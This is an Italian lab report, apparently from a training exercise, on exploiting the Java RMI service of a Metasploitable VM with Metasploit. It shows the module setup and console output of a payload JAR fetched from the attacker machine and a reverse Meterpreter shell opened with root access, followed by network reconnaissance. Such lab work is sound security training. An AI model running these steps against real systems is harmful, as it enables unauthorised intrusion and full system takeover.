

UTILIZZO DI METERPRETER SUL PROTOCOLLO JAVA RMI

NICHOL GALESSIERE

DATA 15/11/2024

cos'è meterpreter

Meterpreter è una potente shell, che permette di eseguire comandi e controllare sistemi remoti compromessi in modo efficace.

Fornisce un'interfaccia interattiva tra l'attaccante e la macchina compromessa e permette di eseguire una serie di comandi per raccogliere informazioni, eseguire attacchi, gestire file o addirittura mantenere l'accesso persistente al sistema compromesso.



CONFIGURAZIONE DELLE MACCHINE VIRTUALI

Per prima cosa, abbiamo configurato il nostro ambiente di test, con le nostre macchine virtuali:

- Kali Linux: la macchina che simulerà l'attacco, con l' IP statico 192.168.11.111
 - Metasploitable: la macchina target con IP statico 192.168.11.112
-



SCANSIONE DELLE VULNERABILITÀ


Abbiamo usato uno scanner di vulnerabilità come nmap per confermare la presenza del servizio Java RMI sulla porta 1099 della macchina Metasploitable.



PREPARAZIONE DELL'AMBIENTE METASPLOIT

Abbiamo avviato Metasploit, un framework di sicurezza informatica utilizzato principalmente per lo sviluppo e l'esecuzione di exploit contro vulnerabilità di sistemi informatici.

Per far ciò, abbiamo utilizzato il comando “msfconsole” sul terminale di Kali.



RICERCA E USO DELL'EXPLOIT


Una volta avviato metasploit, abbiamo cercato un exploit noto per la versione di JAVA RMI attivo su metasploitable, utilizzando il comando “search JAVA RMI” e una volta trovato l’exploit adatto, l’abbiamo selezionato con il comando “use”



CONFIGURAZIONE DELL' EXPLOIT

Dopo aver selezionato l' exploit interessato, abbiamo configurato alcuni parametri importanti, ovvero l' IP della macchina attaccante e l' IP della macchina target. Per svolgere quest' operazione ci siamo serviti del comando "set", seguito dal parametro che vogliamo modificare, nel nostro caso abbiamo utilizzato il comando "set rhosts" e "set lhost" seguiti dai relativi indirizzi IP delle VM.

ESECUZIONE DELL' EXPLOIT



```
kali@kali: ~/Desktop
File Actions Edit View Help
LPORT 4444 yes e specified)
The listen port

Exploit target:

Id  Name
--  ---
0   Generic (Java Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/38v31Eh5Fl
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:36696
) at 2024-11-15 04:35:38 -0500

meterpreter > 
```

Dopo aver verificato che tutti i parametri fossero corretti tramite il comando “show options”, abbiamo eseguito l’exploit con il comando “exploit”.

Se lo sfruttamento ha successo, verrà stabilita una sessione Meterpreter come mostra l’immagine qui di fianco.

Una volta ottenuta la sessione, è possibile interagire con la shell della vittima utilizzando i comandi Meterpreter.

CONFIGURAZIONE DI RETE

Una volta ottenuta la sessione Meterpreter sulla macchina vittima, abbiamo verificato l'interfaccia di rete tramite il comando "ifconfig". In questo modo è stato possibile visualizzare la configurazione di rete della macchina vittima. Il comando "route" invece, ci ha permesso di visualizzare la tabella di routing, che mostra le destinazioni di rete, le maschere di sottorete, i gateway e le interfacce utilizzate per raggiungere tali destinazioni.

```
meterpreter > ifconfig
```

```
Interface 1
```

```
Name      : lo - lo  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 127.0.0.1  
IPv4 Netmask : 255.0.0.0  
IPv6 Address : ::1  
IPv6 Netmask : ::
```

```
Interface 2
```

```
Name      : eth0 - eth0  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 192.168.11.112  
IPv4 Netmask : 255.255.255.0  
IPv6 Address : fe80::a00:27ff:fef4:7634  
IPv6 Netmask : ::
```

```
meterpreter > route
```

```
IPv4 network routes
```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.11.112	255.255.255.0	0.0.0.0		

```
IPv6 network routes
```

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:fef4:7634	::	::		

```
meterpreter > █
```



considerazioni

Quando una macchina viene compromessa, significa che un attaccante è riuscito a entrare nel sistema, generalmente sfruttando una vulnerabilità. Una volta dentro, l'attaccante può fare ciò che vuole sul sistema, come rubare dati, installare malware, o eseguire comandi.

Di solito, un attaccante, per poter eseguire tutti i comandi, deve trovare un modo per "salire" fino a diventare root, questo processo viene chiamato "scalata dei privilegi".

Tuttavia, in questo caso, ci troviamo già in root, poichè l'exploit di Java RMI che stiamo utilizzando in Metasploit è stato progettato per ottenere l'accesso come root fin dall'inizio, quindi non avremo bisogno di fare nulla per ottenere più privilegi, ma è come se fossimo già in cima alla "gerarchia" del sistema, avremo quindi il pieno controllo del sistema e potremo raccogliere informazioni e esplorare la macchina senza restrizioni. Questo rende l'analisi del sistema molto più facile e veloce.



considerazioni

Quando Metasploit tenta di stabilire una connessione con la macchina vittima, può fallire a causa di problemi di latenza o congestione. Per risolvere questo problema, avremmo dovuto modificare il parametro HTTPDELAY, aumentando il valore a 20, ma nel mio caso l'errore non si è verificato.

httpdelay si riferisce a un ritardo nelle operazioni HTTP, che può essere utilizzato per vari scopi, tra cui il test delle prestazioni, l'esecuzione di attacchi o la simulazione di condizioni di rete.



CONCLUSIONE

Sfruttando la vulnerabilità Java RMI su Metasploitable, è possibile ottenere una sessione Meterpreter e raccogliere preziose informazioni sulla configurazione di rete e sulla tabella di routing della macchina vittima. Questo esercizio dimostra l'importanza di mantenere aggiornati i sistemi e di adottare misure di sicurezza adeguate per prevenire attacchi informatici.